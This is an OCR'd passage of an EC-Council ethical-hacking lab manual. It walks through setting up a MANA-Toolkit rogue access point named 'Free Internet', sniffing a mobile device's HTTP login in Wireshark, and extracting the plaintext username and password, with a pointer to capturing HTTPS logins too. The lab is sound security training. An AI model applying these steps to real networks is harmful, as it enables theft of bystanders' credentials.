


Figure 3.6.25: Wireshark window showing captured packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. Now, switch to the **Android** mobile device and open any web browser app.
50. In the browser, type **http://testphp.vulnweb.com/login.php** in the address bar and press **Enter**.
51. The **Acunetix Web Vulnerability Scanner** webpage will open. Enter random **Username** and **Password** values (in this case, we have used **Admin/test@123**) and click the **login** button.

Note: You will not be able to log in, as this is a vulnerable website that is used only for testing purposes.

Note: You may use any HTTP website of your choice to capture user credentials. However, if you decide to use an HTTPS website, you will need to launch MANA-Toolkit using **start-nat-full.sh**, after which you can attempt to capture user credentials on HTTPS websites.




Figure 3.6.26: Open an HTTP website

52. Switch back to the **Parrot Security** virtual machine.
53. In the **Wireshark** window, click the **Stop capturing packet** icon from the toolbar to stop capturing network packets.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.27: Wireshark: Stop capturing packets

54. Click **Edit** from the menu bar and click the **Find Packet...** option from the context menu.




Figure 3.6.28: Wireshark: Click Find Packet...

55. A row of packet filter fields appear. In the **Case sensitive** field, click **String** from the drop-down options. Click **Packet list** and select **Packet bytes** from the drop-down options. Finally, in the **String** text field, type **pass**, and then click the **Find** button.




Figure 3.6.29: Wireshark: Packet filter fields

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.7

Obtain the User Credentials

56. **Wireshark** will now display the sniffed password packet from the captured packets.
57. Look in the **HTML Form URL Encoded: application/x-www-form-urlencoded** node in the packet details section to view the captured username and password, as shown in the screenshot.




Figure 3.6.30: Wireshark: Captured user credentials

58. Close the **Wireshark** window. If an **Unsaved packets...** pop-up appears, click **Quit without Saving**.
59. In the **Terminal** window, press **Ctrl+C**, and then **Enter** to stop MANA-Toolkit and terminate the rogue access point **Free Internet**.
60. The state of **wlan0** changes from **ENABLED** to **DISABLED**, as shown in the screenshot.




Figure 3.6.31: Terminating the rogue access point

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

61. This concludes the demonstration of how to create a rogue access point to capture data packets using MANA-Toolkit.
62. Close all open windows and document all the acquired information.
63. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

Now that the lab exercises have been completed, it is necessary to re-enable the ethernet adapter on the **Windows 10** virtual machine.

64. Turn on the **Windows 10** virtual machine and login with the credentials **Admin/Pas$$w0rd**.
65. Open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
66. In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.

